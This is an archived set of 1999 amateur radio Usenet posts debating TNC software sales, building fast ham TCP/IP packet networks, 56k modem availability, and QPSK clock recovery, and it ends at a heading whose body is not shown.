> applications . . . just like our pioneering forefathers. If we leave it
all
> to the new computer networking folks we will be left behind in the dust of
> the Internet.

I agree. But what should those applications be?

> Thoughts?
>
> Peter AB4BC
> Madison, AL
>
>
> Ricker@cssincorp.com <ricker@cssincorp.com> wrote in message
> news:#zH6a9u$#GA.194@cpmsnbbsa02...
> > Friends of the newsgroup,

--

... Hank

http://horedson.home.att.net

3847. QEX.Net Has Moved

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-15 00:00:00 UTC
From: k7on@arrl.net
Message-ID: <MPG.124932fa703f0a6f9897ab@news.speedchoice.com>
Source record: 16655

QEX.Net Has Moved

If you have had problems accessing my web pages,
it is because I have a new IP address.

What does this mean? It means that it may have
been inaccessible while DNS updated.

Anyway, you should be able to access it as:
http://www.qex.net/k7on/

If not, try:
http://24.221.112.33/k7on/

i.e. the new IP address is 24.221.112.33

--
mailto:k7on@arrl.net
--

3848. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-15 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <koID3.990$1i3.18226@nuq-read.news.verio.net>
Source record: 16656

Hank Oredson wrote in message <7rn7visfs1@bgtnsc03.worldnet.att.net>...
>
>And available on ham radio. The problem we saw here in this part of
>the network (Portland, OR) was that even with good 9600 baud network,
>it was too slow. Needs low latency network. I suspect that if we had much
>better network these applications would thrive. Of course if we had tcp/ip
>running over the ham radio nets, then one could use any of the standard
>chat servers and clients. Have done some experiments with NetMeeting
>over ham radio. It needs a LOT faster network. 56k minimum.
>
>How to create wide area tcp/ip networks? I don't know the answer
>to this one. It seems to be more a political issue than technical. Also
>the software needs to be a *lot* easier to set up and get working.
>
>So perhaps this idea devolves into the political question of how to build
>fast ham radio networks. The solution to date has been to rely on the
>internet for almost all the transport, and not put $ and effort into
>building
>radio network. I don't see a solution for the network problem.

Okay, first on the 'chat room' thing. Me, so far I've found, at least
in my circumstance, that convers runs pretty good over
a plain old 9600 half-duplex. That is with a single hop to the local
gateway in Palo Alto -- which is a 30 mile path. And me with 5
watts and a 5 element beam on 433.43Mhz. And wwwconvers
has way fewer the hacker wannabee's than irc has. So, people are
using Ham TCP/IP for chat right now. Honestly, I've been on ham
TCP/IP for at least a few years, and I never talked to anyone on
convers until the last few weeks. But since I have, I think I've
actually used my ip stuff more than I ever have before.

My experience, just from poking around on chat, is that 9600bd
gateways, with links directly to the internet work pretty good for
chat. Even 1200 baud gateways right on the internet also
work okay for chat. I wonder exactly what your 'good 9600 baud'
network consisted of? Were these half-duplex Netrom nodes
at 9600? Because on wwwconvers, I can pretty regularly chat
with German guys using laptops talking through their RF network
over there. Not sure how they do it. Maybe the backbone needs
to be full-duplex for chat to work well on RF networks.

As for kids, maybe it's not so important to do video
or audio or any of that, as it is to be able to do it at SCHOOL.
You know. The portable aspect of ham radio, even with a
slightly long latency chat room, might be interesting. I can

imagine a gadget with a screen sort of like a Gameboy, but
with a little keyboard that you could stuff in your backpack, and
chat with other hams on the planet.

I could see this is a possible short term goal for ham IP locally.
For example, for us, a network that covers say the SF Bay, San
Jose, and the Walnut Creek/concord area that could support real
time chat.

As for the 'politics' of network building, so far, at least from what
I've seen, the ham radio networks are typically held together
by a tiny handful of people, or as often as not, a single guy who
as his personal mission takes on the job of keeping things together.
I talked to one guy who built a network across his state, node
by node, over 5 years. And, by scrimping on the cost of equipment
and keeping an ear open for people who might be willing to let them
use their site -- and this seems to happen suprisingly often, a very
little group of people is often able to cover a pretty big area. Seems
like finding the good sites is the key, and that with good sites, a
relatively small number of nodes can be a backbone for a large area.
And, there seems to be an art to this -- of schmoozing up the right
people to get them.

So basically, for a high-er speed IP network to happen, what has
to occur, is that a small group decides that they're just gonna' do it.
There's a guy from Argentina who comes on wwwconvers, and they
have a pretty good 38k baud IP network in their city over there. All
made from home made equipment.

3849. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-15 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7tummr.ktg.nomail@linux.pe1chl.ampr.org>
Source record: 16657

Rick Ruhl <ricker@cssincorp.com> wrote:
>Thanks for the kind words Peter, to me, that's what it's all about.

>RE: RF internet. That is one of the goals, and the first step to it is the
>completion of the HF Email Product. By using your TNC and an SSB radio, you
>can send and receive internet email via commercial shore stations (WLO and
>Globewireless) or on the ham bands, Winlink.

>What this program will accomplish is that you can still send and get your
>email, even if you have no phone line. I know many people who travel with
>RV's and that are on yacht that use this type of service with an old
>terminal style (Telex or BBS) interface. Our product puts the same look and
>feel of the standard internet mail programs into this market.

When someone would have asked me to write such a program, I would not have
tried to write a user application that looks like a standard internet mail
program, but I would just have taken a standard internet mail program.
They usually come for free and are constantly being developed, why try to
beat that?

Just write a program that can act as an SMTP and POP3 server, and takes
the mail composed in the standard mail program and converts it to the
protocols used on amateur radio. With some cleverly chosen address
structure, you can handle the mail alongside Internet mail without the user
even needing to bother which way it will go. A "reply" on an incoming
message will find its way back to the sender no matter if it came from
Internet or from amateur radio.

Surprise: I have been doing this with the packet radio BBS for some 10
years now. I used a separate machine with DOS and KA9Q for a while, but
now everything is running on a single box under Linux. From packet with
SCC cards (who wants a TNC these days?) up to the user-level applications
that are just out-of-the-box (mail, WWW browser, etc).

I think this is a much more viable approach than trying to develop
everything yourself and trying to follow what the Internet guys are doing.

Try to take away the user interface of your programs, and bury everything
in a resident server program. That will save you a lot of work.
This may even be possible with your packet terminal program: use a WWW
browser as the user interface to a server program that does the talking
to the TNC. An extra advantage is that you can packet from the livingroom
machine while the TNC is connected to the machine in the shack, running
your program (provided they are connected by a network).

>The next step is to do a host mode device driver that sits between the
>TCP/IP driver and the serial driver in Windows. This would allow for

>standard email packages to use the TNC just like a regular modem. On the
>UHF and higher bands, we could use 9600 baud or greater for fast throughput,
>and you could connect to the web via RF. I feel like it's a great idea for
>those people that don't want a second phone line, or are out 'in the sticks'
>and have no local internet service.

>All this of course costs money to develop, and that's what I've been trying
>to do with the revenue from the TNC programs, continue to reinvest it into
>development, to provide new products for hams.

>Maybe that would be the 'killer app' (driver?) the ham radio market is
>waiting for?

That already exists!
Sure the market has been waiting for it for a long time, but others have
beaten you to it.
Have a look at PC-Flexnet and at the system from an SV amateur whose call
I can't remember right now.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

3850. Re: TNC Software for Windows 95

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-15 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7rnu4o$20e5@enews4.newsguy.com>
Source record: 16658

<ke8hh@arrl.net> wrote in message news:37de92d7.52564458@news.alt.net...
> On Tue, 14 Sep 1999 04:22:49 -0500, "Charles Brabham" <n5pvl@texoma.net>
> wrote:
>
> >> AES:
> >> Under http://www.aesham.com/kan.shtml:
> >> KAN PACTERM98 KANTRONICS/CSS SOFT; KAN TNC 79.95
> >>
> >> HRO:
> >>
> >> Under:
> >>
>
>http://www.hamradiostore.com/cgi-bin/uncgi/ase?MAN=Kantronics&MAX=1000&OPT=
o
> >> n
> >> 18) KANTRONICS PACTERM 98, FULL REALEASE TERMIAL PROGRAM $79.95, In
Stock
>
> In other words, to find a product produced by CCS, you have to
> look under Kantronics--and this makes sense to you?

Yes - If the software is specifically written for Kantronics gear.

If not, then it really doesn't make much sense at all.

>
> Both of those sites have listings of manufacturers and products.
> Pacterm is NOT listed under it's manufacturer, and thus the typical
> customer is unlikely to find it.

Your reasoning is flawed.

Most Hams looking at software are like gun owners looking for ammunition. -
Their first concern is that the software will work with the equipment they
have. In this case, they would tend to look at software for Kantronics
stuff.

I bet very few Hams start off looking for "CCS stuff", if you follow my
drift. In fact, this newsthread is the first place I have seen "CCS"
mentioned by anybody, at any time.

If your sales depended on people looking specifically for CCS, you'd be in
sad, sad shape.

>
> I agree it's made to work with the Kantronics line of TNCs--but

> on that basis, since Adobe Photoshop is made to work under Windows 98
> and NT it should be listed under Microsoft, not Adobe!

I believe they make Photoshop for the Mac, too.

Again, if I needed a copy of Photoshop for my Win98 machine, I would not waste time looking for the "Adobe isle" at the software store... I'd look under "Win95/98 graphics programs".

Sorry, but that's how it is.

>
> Make any sense to you?

Yes.

>
> >It appears that Rick looked into this matter about as thoroughly as he
> >investigated the Ham software market before he started pontificating about
> >it. - Not at all, that is.
> >
> >If I had an employee who had a habit like that - Shooting off his mouth
> >without bothering to look into what he's talking about - Than that
> >employee's butt would bounce several times off of the parking lot on his way
> >out.
> >
> >I don't have anything against training for new people, but if they've been
> >through college and still lack common sense and a firm grasp of the basics
> >of their profession, then it's generally best to let them go as soon as
> >possible, leaving myself free to find some better material to work with.
>
> Amazing how those who attack my views never bother to provide
> their OWN credentials.

If I attack your view, you'll know about it. What I did was to point out the fact that you were building yourself a house of cards - Starting off with a number of assumptions instead of facts.

I "attacked" the method you used to come to your conclusion. I called it as a GIGO situation, and it was.

>
> I see a lot of "he's wrong he's wrong" posts about my
> comments--but the fact remains that a 2 year, $300,000 investment has
> grossed only about $150,000 by the publisher's own statement (appx 2000
> sales at appx $80/each). If their method is so right and mine is so
> wrong, why is the firm _losing_ $75,000/year?

I haven't really argued that point, but I guess I can... Do you have any idea of how quickly they expected to see their money return? It may be that they weren't really expecting to see that money again within the first couple of years. - This is the problem you run across, when you try to "backseat-drive" somebody else's business with little or no solid information to base your assumptions on.

Within my family, new businesses are generally looked upon as expensive hobbies, at least for the first couple of years. Nobody is expected to come out in the black that quickly, though of course it's nice if they do.

My jewelry business recovered it's setup costs within the first month, but that's an unusual situation. - I was looking for a "no-brainer" kind of deal to set up one of my kids with, and was interested in something that would fly with very little investment or supervision, but could still return a reasonable income (for a kid) if they put a little effort into it. So far it has worked, and if it doesn't in the long run, very little money will be tied up in inventory, ect. I specifically looked for a setup that would fail, if it had to, with a minimum of trauma since this is the kid's first shot at going out and making a buck. Sometimes you have to throw them out there and see if they can swim, but it's just plain stupid not to have a life-preserver handy when you do so.

>
> If you know so much more about business operations than I do,
> where are YOUR suggestions as to how to improve those sales figures--or
> does your education end at the point of criticizing others instead of
> including training in how a business actually operates?

If I were interested in seeing sales of Amateur Packet Radio software and equipment here in the USA get out of the slump and go back into a "boom" period, I'd do what I could to effect a complete turnover at TAPR. The clique that has dominated TAPR for the last decade or so are largely responsible for the slump in Packet here in the USA. Kick out the old rascals; Put new rascals in their place.

In other words, new software and innovative marketing systems are pretty useless if you have no market, and the "LandLine Lid" problem TAPR has foisted upon the US Packet net has pretty well destroyed the market here. (Along with our network)

- And you can't depend upon sales in Europe, where the packet market is still as strong as ever, because those folks have been continuously developing over the last decade, so that stuff that is reasonably up to date here is hopelessly obsolete there. - They are a decade or so ahead of us in the development and implementation of a Packet net, and it shows.
We *talk* about sound and video stuff, and native tcpip apps over Packet here, while they actually *do* those things. They've been doing it for years, and we've been talking about it for years. Go figure.

So there's my suggestion: Kick the LandLine Lids out of TAPR, so US Packet ops can get back to building a network and our market can start to recover. Until steps are taken to let the hobby (and it's market) recover here in the

US, you're just plain not going to have a good market to work with.

> I made the suggestions I did for the benefit of the firm. Since
> they seem unwelcome (at least by the firms self-styled "supporters" if
> not by the founder of the firm himself), I won't bother in the future.
> Being insulted for trying to provide positive support is too "Usenet"
> for me--

Oh, horse-hockey. You jumped in there and started pontificating with a critical tone, using made-up "facts" to substitute for the information you did not have to work with. You were a legend in your own mind, and just couldn't handle the strain on your little ego when it turned out that not everyone else was as impressed as you were.

>I don't participante in the ham groups to engage in that kind of
> cb mentality.

Where do you usually go? ;-)

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

3851. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-15 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7ro093$21fa@enews4.newsguy.com>
Source record: 16659

Cathryn Mataga <cathryn@junglevision.com> wrote in message
news:koID3.990$1i3.18226@nuq-read.news.verio.net...
>
> So basically, for a high-er speed IP network to happen, what has
> to occur, is that a small group decides that they're just gonna' do it.

That does seem to work out more often than anything else.

The problem with high-speed IP here in the US, is that nothing beyond the
LAN is ever even considered by most of the IP folks. Instead of
participating in building up an amateur radio network, they bypass Ham Radio
and link up their LANs via the Internet instead.

That's why there is a high-speed network in place in Europe, but nothing
comparable here.

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

3852. QPSK Clock Recovery Issue

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-15 00:00:00 UTC
From: Artur Leung <aleung@ittc.ukans.edu>
Message-ID: <37DFB7E5.1E64FC73@ittc.ukans.edu>
Source record: 16660

Hi,

I am investigating on the possibility of using QPSK on a
re-configurable digital radio that has been designed by someone else.
The receiving section uses the Harris Digital Quadrature Tuner (DQT) and

Costas Loop (DCL) to demodulate PSK signal, which gives me I and Q data
at baseband. The clock the Harris chip provides is at the symbol rate.
Before passing the data to the next section, I have to "murge" the I and
Q data stream into a single serial data stream.
The problem is generating the clock for the murged data stream,
which is twice the frequency of the clock provided by the Harris chip.
I could use a D flip-flop and an XOR gate to double the frequency of the
clock, with another much-faster clock driving the D flip-flop. However,
the duty cycle of the resulting clock is not 50%, which is causing some
problems.
It would be great if someone could point me to a digital circuit
that I could implement in an FPGA which does frequency doubling and
still maintain 50% duty cycle. Thanks.

Artur
9.15.99

3853. Re: TNC Software for Windows 95

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-15 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7tusn5.ktg.nomail@linux.pe1chl.ampr.org>
Source record: 16661

Hank Oredson <horedson@att.net> wrote:

>Well ... now we know. I guess you have never been involved
>in creating software. There is no "school" that teaches what
>is needed to create software. The only way to learn software
>tools is to use them in real software projects. Certainly one should
>take whatever classes are available, but actually learning a tool
>takes 6-18 months of real-world use.

I think that is too much time to spend on learning a tool, considering the lifetime of most tools. Maybe it is ok for your first one, but when you need a year to learn a new tool on the average, you will spend most of your time learning instead of being productive.

Education and experience should be about concepts, not about details of specific tools. Learning too much about the ins and outs of a specific tool (and only being able to accomplish anything at all when using that specific tool) will leave you out in the cold as soon as the world has moved to the next hype.

In practice, a 3-programmer company will usually not pick up someone from the street and hire him as their new programmer. Such small companies usually employ enthousiastic people who have "learned programming by doing it". They usually have no problem handling the tools, but they often lack the knowledge and broad experience to design, implement and test a piece of software that doesn't collapse on the first unexpected event. That is not "learning a tool", but using sound design and implementation techniques (expecting errors, handling expected and unexpected errors) and testing methods (instead of "gee it seems to work, let's ship it as the 1.0 version). The tool is not very much involved in this process. In fact, programmers that spend most of their time using fancy debugging tools in their IDE usually don't write good code: they tend to "test until no more bugs are seen", instead of thinking ahead and avoiding the bugs before they creep in.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

3854. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-15 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7rohdj$4ic$1@bgtnsc01.worldnet.att.net>
Source record: 16662

Cathryn Mataga <cathryn@junglevision.com> wrote in message
news:koID3.990$1i3.18226@nuq-read.news.verio.net...
> Hank Oredson wrote in message <7rn7visfs1@bgtnsc03.worldnet.att.net>...
> >
> >And available on ham radio. The problem we saw here in this part of
> >the network (Portland, OR) was that even with good 9600 baud network,
> >it was too slow. Needs low latency network. I suspect that if we had much
> >better network these applications would thrive. Of course if we had
tcp/ip
> >running over the ham radio nets, then one could use any of the standard
> >chat servers and clients. Have done some experiments with NetMeeting
> >over ham radio. It needs a LOT faster network. 56k minimum.
> >
> >How to create wide area tcp/ip networks? I don't know the answer
> >to this one. It seems to be more a political issue than technical. Also
> >the software needs to be a *lot* easier to set up and get working.
> >
> >So perhaps this idea devolves into the political question of how to build
> >fast ham radio networks. The solution to date has been to rely on the
> >internet for almost all the transport, and not put $ and effort into
> >building
> >radio network. I don't see a solution for the network problem.
>
>
> Okay, first on the 'chat room' thing. Me, so far I've found, at least
> in my circumstance, that convers runs pretty good over
> a plain old 9600 half-duplex. That is with a single hop to the local
> gateway in Palo Alto -- which is a 30 mile path. And me with 5
> watts and a 5 element beam on 433.43Mhz. And wwwconvers
> has way fewer the hacker wannabee's than irc has. So, people are
> using Ham TCP/IP for chat right now. Honestly, I've been on ham
> TCP/IP for at least a few years, and I never talked to anyone on
> convers until the last few weeks. But since I have, I think I've
> actually used my ip stuff more than I ever have before.

Try running convers over a wide area using ham radio.
Forget the "one hop RF link to the internet." That's easy, anyone
can do it, not much skill involved. Put the servers and the
clients all on ham radio (as RoundTable does) and you will
find you are pretty much out of luck outside perhaps a 200
mile radius. The network ain't there.

> My experience, just from poking around on chat, is that 9600bd
> gateways, with links directly to the internet work pretty good for
> chat. Even 1200 baud gateways right on the internet also

> work okay for chat. I wonder exactly what your 'good 9600 baud'
> network consisted of? Were these half-duplex Netrom nodes
> at 9600? Because on wwwconvers, I can pretty regularly chat
> with German guys using laptops talking through their RF network
> over there. Not sure how they do it. Maybe the backbone needs
> to be full-duplex for chat to work well on RF networks.

This is the "Let's forget ham radio and use the internet"
a.k.a. Land Line Lid solution. I'm not interested. It's cheap,
it's easy, but it's not ham radio. No ham radio NETWORK
involved, just a simple link.

> As for kids, maybe it's not so important to do video
> or audio or any of that, as it is to be able to do it at SCHOOL.
> You know. The portable aspect of ham radio, even with a
> slightly long latency chat room, might be interesting. I can
> imagine a gadget with a screen sort of like a Gameboy, but
> with a little keyboard that you could stuff in your backpack, and
> chat with other hams on the planet.

To do this, you first need the ham radio network.

> I could see this is a possible short term goal for ham IP locally.
> For example, for us, a network that covers say the SF Bay, San
> Jose, and the Walnut Creek/concord area that could support real
> time chat.

This is what we did in Portland: tried to cover about 100 miles in
all directions. It worked fine for chat with the 9600 network. When
we attempted to extend the next few hops (out to 300 miles) it
pretty much failed. Delay times too long, too much congestion
from the larger number of users. How to solve this? Some ideas:

Faster networks. 56k and faster gear is available commercially.
You just need to rebuild the 9600 network with 56k or faster.
This approach is how we got from 1200 to 9600. Why not do it?
When we did the 1200 -> 9600 conversion, the internet was not
an option; few if any Land Line Lids were around. When we tried
to do the 9600 -> 56k conversion nobody came to the party.
The Land Line Lids had already bypassed the ham radio network.

> As for the 'politics' of network building, so far, at least from what
> I've seen, the ham radio networks are typically held together
> by a tiny handful of people, or as often as not, a single guy who
> as his personal mission takes on the job of keeping things together.
> I talked to one guy who built a network across his state, node
> by node, over 5 years. And, by scrimping on the cost of equipment
> and keeping an ear open for people who might be willing to let them
> use their site -- and this seems to happen suprisingly often, a very
> little group of people is often able to cover a pretty big area. Seems
> like finding the good sites is the key, and that with good sites, a
> relatively small number of nodes can be a backbone for a large area.

> And, there seems to be an art to this -- of schmoozing up the right
> people to get them.

The problem is to find ANYONE interested in building the long
haul networks. I've gone as far as to have gear drop-shipped at
no cost to the fella at the other end of the new link, just to get
SOMETHING running. Is that link used? Hardly at all. The packets
preferentially route over a Land Line Lid internet bypass link instead.
We solved that problem by disconnecting the offending Land Line
Lid from the radio network.

> So basically, for a high-er speed IP network to happen, what has
> to occur, is that a small group decides that they're just gonna' do it.
> There's a guy from Argentina who comes on wwwconvers, and they
> have a pretty good 38k baud IP network in their city over there. All
> made from home made equipment.

We could do the same. We don't.

--

... Hank

http://horedson.home.att.net

3855. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-15 00:00:00 UTC
From: "D. Stussy" <kd6lvw@bde-arc.ampr.org>
Message-ID: <Pine.LNX.4.10.9909151744100.206-100000@dns.bde-arc.ampr.org>
Source record: 16663

On Wed, 15 Sep 1999, Hank Oredson wrote:
> The problem is to find ANYONE interested in building the long
> haul networks. I've gone as far as to have gear drop-shipped at
> no cost to the fella at the other end of the new link, just to get
> SOMETHING running. Is that link used? Hardly at all. The packets
> preferentially route over a Land Line Lid internet bypass link instead.
> We solved that problem by disconnecting the offending Land Line
> Lid from the radio network.

Interesting. I thought that the problem would be cost - in that why should I pay for it if some other amateur is going to invest his money. In other words, around here, the amateurs are cheap bastards who don't want to share the few toys they have. Evidentally, with this guy who got the equipment, free to him, and still not using it, cost isn't the issue....

> > So basically, for a high-er speed IP network to happen, what has
> > to occur, is that a small group decides that they're just gonna' do it.
> > There's a guy from Argentina who comes on wwwconvers, and they
> > have a pretty good 38k baud IP network in their city over there. All
> > made from home made equipment.
>
> We could do the same. We don't.

That's because amateur radio is usually "everyone for himself" (i.e. anarchy) and for a network to work, that requires cooperation (which doesn't and probably will never exist in my area), let alone the malcontents, voice repeater jammers, etc.

Also, people keep saying that there's all this 38k or 56k equipment available. I never see it here in my local area (Los Angeles) and I don't see any of the major amateur radio stores (HRO, AES, etc., per their catalogs) selling it. Maybe our local convention in 2 weeks will prove me wrong - but the last ones and our local swapmeets have not. I've even done some searches on the web, and for example, the "grapes" modem: All I find is articles about it, but nothing regarding its sale; not even a used one for sale. So, the first problem is: If this stuff truly exists, where is it hiding?

3856. 56k baud packet with Jnos DOS/LINUX

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-15 00:00:00 UTC
From: aa6qn <aa6qn@amsat.org>
Message-ID: <37DF963C.28BF86A0@amsat.org>
Source record: 16664

Anyone out there doing this? I would love to
discuss Jnos ax25, mss, mtu settings

73, John

aa6qn@amsat.org

3857. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-15 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <zJRD3.1016$1i3.19197@nuq-read.news.verio.net>
Source record: 16665

Hank Oredson wrote in message <7rohdj$4ic$1@bgtnsc01.worldnet.att.net>...
>> My experience, just from poking around on chat, is that 9600bd
>> gateways, with links directly to the internet work pretty good for
>> chat. Even 1200 baud gateways right on the internet also
>> work okay for chat. I wonder exactly what your 'good 9600 baud'
>> network consisted of? Were these half-duplex Netrom nodes
>> at 9600? Because on wwwconvers, I can pretty regularly chat
>> with German guys using laptops talking through their RF network
>> over there. Not sure how they do it. Maybe the backbone needs
>> to be full-duplex for chat to work well on RF networks.
>
>This is the "Let's forget ham radio and use the internet"
>a.k.a. Land Line Lid solution. I'm not interested. It's cheap,
>it's easy, but it's not ham radio. No ham radio NETWORK
>involved, just a simple link.

Whatever... I'm still a little curious exactly how your network
worked. Did you have a single chat server for
the entire system -- or did you have seperate chat servers
for the outlying areas that were linked. And, if you had
multiple chat servers, was it the links between servers
that was the bottleneck?

3858. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-15 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7rosnlgac1@bgtnsc01.worldnet.att.net>
Source record: 16666

Cathryn Mataga <cathryn@junglevision.com> wrote in message
news:zJRD3.1016$1i3.19197@nuq-read.news.verio.net...
>
> Hank Oredson wrote in message <7rohdj$4ic$1@bgtnsc01.worldnet.att.net>...
> >> My experience, just from poking around on chat, is that 9600bd
> >> gateways, with links directly to the internet work pretty good for
> >> chat. Even 1200 baud gateways right on the internet also
> >> work okay for chat. I wonder exactly what your 'good 9600 baud'
> >> network consisted of? Were these half-duplex Netrom nodes
> >> at 9600? Because on wwwconvers, I can pretty regularly chat
> >> with German guys using laptops talking through their RF network
> >> over there. Not sure how they do it. Maybe the backbone needs
> >> to be full-duplex for chat to work well on RF networks.
> > >
> > >This is the "Let's forget ham radio and use the internet"
> > >a.k.a. Land Line Lid solution. I'm not interested. It's cheap,
> > >it's easy, but it's not ham radio. No ham radio NETWORK
> > >involved, just a simple link.
> >
> >
> > Whatever... I'm still a little curious exactly how your network
> > worked. Did you have a single chat server for
> > the entire system -- or did you have seperate chat servers
> > for the outlying areas that were linked. And, if you had
> > multiple chat servers, was it the links between servers
> > that was the bottleneck?

RoundTable is a distributed chat server. We had roughly 25 servers
running it. There are two places congestion occurs: at the user links,
which were typically 1200 baud with several users per channel, and
across the slower (i.e. multi-hop long haul) backbone links. There is
also the issue of user education. If all the users are on the same "channel"
(called a "topic" in RoundTable) there is more congestion than if users
split off into smaller chat groups. Pretty much the same situation as
all the ham radio based converse or chat servers.

--

... Hank

http://horedson.home.att.net

3859. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-15 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7rot2umnc1@bgtnsc01.worldnet.att.net>
Source record: 16667

D. Stussy <kd6lvw@bde-arc.ampr.org> wrote in message
news:Pine.LNX.4.10.9909151744100.206-100000@dns.bde-arc.ampr.org...
> On Wed, 15 Sep 1999, Hank Oredson wrote:

<deleted>

> That's because amateur radio is usually "everyone for himself" (i.e.
anarchy)
> and for a network to work, that requires cooperation (which doesn't and
> probably will never exist in my area), let alone the malcontents, voice
> repeater jammers, etc.
>
> -------------------
> Also, people keep saying that there's all this 38k or 56k equipment
available.
> I never see it here in my local area (Los Angeles) and I don't see any of
the
> major amateur radio stores (HRO, AES, etc., per their catalogs) selling
it.
> Maybe our local convention in 2 weeks will prove me wrong - but the last
ones
> and our local swapmeets have not. I've even done some searches on the
web, and
> for example, the "grapes" modem: All I find is articles about it, but
nothing
> regarding its sale; not even a used one for sale. So, the first problem
is:
> If this stuff truly exists, where is it hiding?

Interesting question! I was considering some units by PACCOM,
with I forget which modems. A quick check on the web, and I
cannot even *find* PACCOM any more. Are they still in business?

The only other solutions I found required you to build your own
modem / radio combination. Nice idea if you have enough lab
gear to test/debug/tune. I don't anymore, so this was not an option.

The above all happened some time ago though. Perhaps there is
gear available now? Perhaps someone can enlighten us all.

How about it folks, anyone know where to buy some ready to go,
plug it in and play, 56k or T-1 modem/radios? Um ... for ham radio
that is, so I can run some power and large antennas.

--

... Hank

http://horedson.home.att.net

3860. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-15 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <37E00298.97A32BE7@erols.com>
Source record: 16668

> Interesting question! I was considering some units by PACCOM,
> with I forget which modems. A quick check on the web, and I
> cannot even *find* PACCOM any more. Are they still in business?
>
http://www.paccomm.com

3861. Free BUY - SELL - TRADE page

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-15 00:00:00 UTC
From: Netminder <netminder@lakeisabella.net>
Message-ID: <7rph3n$g3m$1@ash.prod.itd.earthlink.net>
Source record: 16669
Cross-posted to:
alt.radio.scanner,rec.radio.amateur.antenna,rec.radio.amateur.boatanchors,rec.radio.amateur.digital.misc,rec.radio.amateur.dx

Check out the Bulletin Board at:

http://www.lakeisabella.net/amateur

3862. Re: Let's look at real numbers for TNC software sales

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-15 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7rpienckr1@bgtnsc03.worldnet.att.net>
Source record: 16670

Bob Lewis <aa4pb@erols.com> wrote in message
news:37E00298.97A32BE7@erols.com...
> > Interesting question! I was considering some units by PACCOM,
> > with I forget which modems. A quick check on the web, and I
> > cannot even *find* PACCOM any more. Are they still in business?
> >
> http://www.paccomm.com

I'll claim sleep deprivation ... or spelling incompitince.

The products are still there. Using the WA4DSY modem.
"Some assembly required" i.e. the transverter and
amplifier you will need to make a useful system.

--

... Hank

http://horedson.home.att.net

3863. Re: 56k baud packet with Jnos DOS/LINUX

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-15 00:00:00 UTC
From: Hank Oredson <horedson@att.net>
Message-ID: <7rpitt$ei5$1@bgtnsc03.worldnet.att.net>
Source record: 16671

Rich <spamhater@ucesucks.nouce.com> wrote in message
news:slrn7u0ebb.5eu.spamhater@zippy.aa2ys.ampr.org...
> On Wed, 15 Sep 1999 12:51:08 GMT, aa6qn <aa6qn@amsat.org> wrote:
> >Anyone out there doing this? I would love to
> >discuss Jnos ax25, mss, mtu settings
> >
>
> Well, I'm doing 56K using Linux + wa4dsy modems + PI/2 cards.
> What are you interested in?

Sounds like a "nearly plug and play" solution.
Guess I'll need to put SCC drivers into SNOS if I play with these.

We did have a project in the works to do circuit boards
for 223 MHz at about the 50W level but that got hung
up due to cost of the prototype/debug/deploy steps.
I think WA7EES has the artwork files ...

Did anything ever come of the idea of hanging a modem off an
ethernet AUI port? Saw some discussion of this potential
solution a while ago, then nothing further.

As I recall there was also some work at T-1 data rates in
the past, but have not seen any products appear.

--

... Hank

http://horedson.home.att.net

3864. Re: QPSK Clock Recovery Issue

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-09-15 00:00:00 UTC
From: slug@aeminium.dhis.org
Message-ID: <7roqpqds1@bbs.aeminium.pt>
Source record: 16672

Artur Leung <aleung@ittc.ukans.edu> wrote:
> Hi,

> I am investigating on the possibility of using QPSK on a
> It would be great if someone could point me to a digital circuit
> that I could implement in an FPGA which does frequency doubling and

Wouldn't a PLL with a /2 divisor between the VCO and the PD work?

Nuno Sucena
--
http://alumni.dee.uc.pt/~slug
CT1FOX

3865. Re: Let's look at real numbers for TNC software sales

